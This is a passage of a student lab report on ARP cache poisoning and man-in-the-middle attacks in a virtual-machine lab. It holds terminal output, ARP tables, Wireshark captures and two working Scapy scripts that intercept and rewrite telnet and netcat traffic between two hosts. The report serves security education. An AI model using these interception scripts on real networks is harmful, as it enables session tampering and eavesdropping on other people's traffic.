10.0.2.7	ether	08:00:27:e4:52:98	C		enp0s3	
10.0.2.5	ether	08:00:27:ff:48:ce	C		enp0s3	


Step 3:

On attacker machine: turning on ip forwarding




```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3$
```

Present ARP table of VM A



```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp
Address      HWtype  HWaddress          Flags Mask   Iface
10.0.2.1     ether    52:54:00:12:35:00 C        enp0s3
10.0.2.5     ether    08:00:27:ff:48:ce C        enp0s3
10.0.2.8     ether    08:00:27:4e:7d:b7 C        enp0s3
10.0.2.3     ether    08:00:27:96:3c:e6 C        enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```


As due to earlier pinging the poisioning of the ARP table of VM A was corrected.Hence we again run the Task2.1.py on attacker.



```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp
Address      HWtype  HWaddress          Flags Mask   Iface
10.0.2.1     ether    52:54:00:12:35:00 C        enp0s3
10.0.2.5     ether    08:00:27:ff:48:ce C        enp0s3
10.0.2.8     ether    08:00:27:ff:48:ce C        enp0s3
10.0.2.3     ether    08:00:27:96:3c:e6 C        enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

Now we can see that after running Task2.1.py the MAA address mapped to 10.0.2.8 is set again to 08:00:27:ff:48:ce.

Now pinging VM B from VM A



```
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
From 10.0.2.5: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=1 ttl=63 time=0.966 ms
From 10.0.2.5: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=2 ttl=63 time=0.727 ms
From 10.0.2.5: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=3 ttl=63 time=0.654 ms
From 10.0.2.5: icmp_seq=4 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=4 ttl=63 time=1.09 ms
From 10.0.2.5: icmp_seq=5 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=5 ttl=63 time=0.968 ms
From 10.0.2.5: icmp_seq=6 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=6 ttl=63 time=0.679 ms
64 bytes from 10.0.2.8: icmp_seq=7 ttl=63 time=0.731 ms
From 10.0.2.5: icmp_seq=8 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=8 ttl=63 time=0.698 ms
64 bytes from 10.0.2.8: icmp_seq=9 ttl=63 time=0.619 ms
^C
--- 10.0.2.8 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8086ms
rtt min/avg/max/mdev = 0.619/0.792/1.091/0.162 ms
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

ARP cache screenshot of VM A


```

rtt min/avg/max/mdev = 0.819/0.792/1.091/0.162 ms
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp
Address          HWtype  HWaddress          Flags Mask      Iface
10.0.2.1         ether    52:54:00:12:35:00  C          enp0s3
10.0.2.5         ether    08:00:27:ff:48:ce  C          enp0s3
10.0.2.8         ether    08:00:27:ff:48:ce  C          enp0s3
10.0.2.3         ether    08:00:27:96:3c:e6  C          enp0s3
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ 

```

We can see from above screenshot that the unlike before(as in step 2) the MAC address mapped to the 10.0.2.8 is still the MAC address of attacker machine and it has not been changed this is because the ip forwarding has been turned on.

ARP cache screenshot of VM B




```

SeedUbuntu Clone2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~$ arp
Address          HWtype  HWaddress          Flags Mask      Iface
10.0.2.3         ether    08:00:27:96:3c:e6  C          enp0s3
10.0.2.1         ether    52:54:00:12:35:00  C          enp0s3
10.0.2.7         ether    (incomplete)
10.0.2.5         ether    08:00:27:ff:48:ce  C          enp0s3
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~$ 

```

We can see from the above screenshot that on pinging from VM A to VM B the MAC address mapped to the ip address of the VM A has been removed.


Wireshark Screenshot:



We can see that on pinging from 10.0.2.8(VM A) to 10.0.2.7(VM B) we can see that the packet has been sent to attacker machine as we can see in the second packet that a reply for the request has come from 10.0.2.5(ip address of attacker machine).As the ip forwarding has been turned on hence the packet has been redirected to the correct host(10.0.2.8).

Step 4:

Sniff-and-spoof.py




```

#!/usr/bin/python3
# -*- coding: utf-8 -*-
from scapy.all import *
import re
VM_CLIENT_IP = '10.0.2.7'
VM_SERVER_IP = '10.0.2.8'
VM_CLIENT_MAC = '08:00:27:e4:52:98'
VM_SERVER_MAC = '08:00:27:e4:7d:b7'
def spoof_pkt(pkt):
    if pkt[IP].src==VM_CLIENT_IP and pkt[IP].dst==VM_SERVER_IP:
        if str(pkt[TCP].payload).isalpha(): # isalpha() returns True if all characters in the string are alphabets.
            IPLayer = IP(pkt[IP])
            del(IPLayer.chksum)
            del(IPLayer[TCP].payload)
            del(IPLayer[TCP].chksum)
            Data = "Z"
            newpkt = IPLayer/Data
        else:
            newpkt = pkt[IP]
            send(newpkt, verbose=0)
    elif pkt[IP].src==VM_SERVER_IP and pkt[IP].dst==VM_CLIENT_IP:
        newpkt = pkt[IP]
        send(newpkt, verbose=0)
    pkt = sniff(filter='tcp and (ether src '+VM_CLIENT_MAC+' or ether src '+VM_SERVER_MAC+')', prn=spoof_pkt)

```

Establishing telnet connection between 10.0.2.7 and 10.0.2.8



```

[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^>'.
Ubuntu 16.04.2 LTS
ankith_j_rai_PES1UG19CS069 login: seed
Password:
Last login: Sat Oct  2 03:39:11 EDT 2021 from 10.0.2.7 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~$ 

```

Turning off ip forwarding:



```

[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3$ 

```

Running sniff-and-spoof.py on attacker machine

```
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3$ sudo python sniff-and-spoof.py
```

VM A terminal screenshot after running the sniff-and-spoof.py:

```
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
ankith_j_rai_PES1UG19CS069 login: seed
Password:
Last login: Sat Oct  2 03:39:11 EDT 2021 from 10.0.2.7 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


0 packages can be updated.
0 updates are security updates.

[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~$ ZZZZZZZZ
```

We can see that on typing any character on the telnet terminal of VM A, it is replaced with Z.

Wireshark screenshots:

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-10-02 04:20:17.3122079...	:::1	10.0.2.8	UDP	64	33462 - 52976 Len=0
2	2021-10-02 04:20:18.4765068...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
3	2021-10-02 04:20:18.4886473...	PcsCompu_ff:48:ce	10.0.2.7	ARP	62	Who has 10.0.2.8? Tell 10.0.2.5
4	2021-10-02 04:20:18.4886473...	ff:ff:ff:48:ce	10.0.2.7	ARP	62	10.0.2.7 is at 00:00:27:e4:52:98
5	2021-10-02 04:20:18.4886519...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
6	2021-10-02 04:20:18.4886519...	10.0.2.8	10.0.2.7	TCP	68	50932 - 23 [ACK] Seq=3539910427 Ack=3955851160 Win=237 Len=0 TSval=3676888 TSecr=3676149
7	2021-10-02 04:20:18.4886519...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
8	2021-10-02 04:20:21.2419145...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
9	2021-10-02 04:20:21.2468666...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
10	2021-10-02 04:20:21.2468774...	10.0.2.7	10.0.2.8	TCP	68	50932 - 23 [ACK] Seq=3539910428 Ack=3955851161 Win=237 Len=0 TSval=3677578 TSecr=3676840
11	2021-10-02 04:20:22.3144914...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
12	2021-10-02 04:20:22.3144914...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
13	2021-10-02 04:20:22.3148573...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
14	2021-10-02 04:20:22.8579703...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
15	2021-10-02 04:20:22.8665356...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
16	2021-10-02 04:20:22.8665491...	10.0.2.7	10.0.2.8	TCP	68	50932 - 23 [ACK] Seq=3539910430 Ack=3955851163 Win=237 Len=0 TSval=3677983 TSecr=3677244
17	2021-10-02 04:20:23.9643581...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
18	2021-10-02 04:20:23.9692367...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
19	2021-10-02 04:20:23.9692593...	10.0.2.7	10.0.2.8	TCP	68	50932 - 23 [ACK] Seq=3539910431 Ack=3955851164 Win=237 Len=0 TSval=3678259 TSecr=3677520
20	2021-10-02 04:20:23.9692593...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
21	2021-10-02 04:20:31.4210777...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
22	2021-10-02 04:20:31.4219881...	10.0.2.7	10.0.2.8	TCP	68	50932 - 23 [ACK] Seq=3539910432 Ack=3955851165 Win=237 Len=0 TSval=3680122 TSecr=3679383
23	2021-10-02 04:20:31.6981206...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
24	2021-10-02 04:20:31.6998623...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
25	2021-10-02 04:20:31.6998721...	10.0.2.7	10.0.2.8	TCP	68	50932 - 23 [ACK] Seq=3539910433 Ack=3955851166 Win=237 Len=0 TSval=3680191 TSecr=3679453
26	2021-10-02 04:20:32.0262888...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
27	2021-10-02 04:20:32.0348226...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
28	2021-10-02 04:20:32.0348226...	10.0.2.7	10.0.2.8	TCP	68	50932 - 23 [ACK] Seq=3539910434 Ack=3955851167 Win=237 Len=0 TSval=3680275 TSecr=3679535
29	2021-10-02 04:20:37.3206833...	::1	10.0.2.8	UDP	64	33462 - 52976 Len=0
30	2021-10-02 04:20:57.3365963...	::1	10.0.2.8	UDP	64	33462 - 52976 Len=0
31	2021-10-02 04:21:17.3524111...	::1	10.0.2.8	UDP	64	33462 - 52976 Len=0



We can see from above wireshark screenshots that on typing b in the telnet terminal of VM A , it is replaced with Z.

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Task3.py:

```


#!/usr/bin/python3
# -*- Coding: utf-8 -*-
from scapy.all import *
import re
VM_A_IP = '10.0.2.7'
VM_B_IP = '10.0.2.8'
VM_A_MAC = '08:00:27:e4:52:98'
VM_B_MAC = '08:00:27:4e:7d:b7'

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        real = pkt[TCP].payload.load
        data = real.replace(b'Ankit', b'AAAAAA')
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        newpkt = newpkt/data
        send(newpkt, verbose = False)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        newpkt = pkt[IP]
        send(newpkt, verbose = False)

pkt = sniff(filter='tcp and (ether src '+VM_A_MAC+' or ether src '+VM_B_MAC+')', prn=spoof_pkt)

```


Screenshot of attacker terminal:



```
[10/02/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3$ sudo python Task3.py
```

We can see that Task3.py is running on the attacker machine.

